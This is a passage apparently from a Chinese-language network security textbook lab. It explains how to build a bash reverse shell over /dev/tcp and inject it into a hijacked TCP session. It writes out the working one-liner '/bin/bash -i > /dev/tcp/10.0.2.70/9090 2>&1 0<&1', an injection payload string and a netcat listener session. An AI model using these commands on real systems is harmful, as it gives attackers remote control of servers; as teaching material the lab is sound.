2 > &1 来实现。在 UNIX 系统中, 标准输入、输出以及错误设备分别由文件描述符 0、 1、2 标识。通过重定向标准错误设备到文件描述符 1, 程序也可以使用标准输出设备来输出错误信息。因为标准输出设备已经重定向到 TCP 伪设备, 因此 Bash 输出的所有错误信息也将会被发送到 TCP 连接。更新后的命令如下:

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1
```

在攻击者端 (IP 地址是 10.0.2.70) 运行“nc -lv 9090”命令后, 可以在服务器中输入上述命令来查看效果。一旦 shell 程序开始运行, 就可以在 shell 程序中进行输入, 但看不到任何输出, 这是因为所有的输出都被重定向了。在攻击者端, 则可以看到 Bash 程序输出的所有内容, 包括 shell 提示符、输入的命令以及命令的执行结果等。

标准输入设备。如果试图在攻击者端的 shell 程序中输入内容, 不会得到任何反馈, 这是因为缺少对 shell 输入设备的控制。此时, 服务器中的 shell 程序依旧从本地输入设备中得到输入, 这也是依然可以在服务器中输入命令的原因。为了能够让 shell 程序从 TCP 伪设备得到输入, 可以在命令后面附加 0 < &1, 这表示使用文件描述符为 1 的设备作为输入设备 (文件描述符为 0)。更新后的命令如下所示:

```
/bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1
```

在服务器中运行上述命令, 将会在攻击者端得到一个反向 shell。 nc 命令会把在攻击者端输入的所有内容发送到服务器的远程 shell 程序中, 并且将远程 shell 程序输出的内容传回攻击者端。这样一来, 就可以完全控制远程 shell 程序。在上述实验中, 只是直接在服务器中运行反向 shell 命令, 在实际攻击中, 需要通过 TCP 会话劫持来注入命令。可以使用下面的代码替代代码清单 13.7 中相应的行:

```
Data = "\r /bin/bash -i > /dev/tcp/10.0.2.70/9090 2>&1 0<&1 \r"
```

如果攻击成功的话, 攻击者端运行的“nc -lv 9090”程序会收到服务器发来的连接请求。连接建立后, 攻击者就得到了一个运行在服务器中的反向 shell。

```
seed@Attacker(10.0.2.70)$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.69] port 9090 [tcp/*] accepted ...
seed@Server(10.0.2.69)$       ← 反向 shell 成功了
```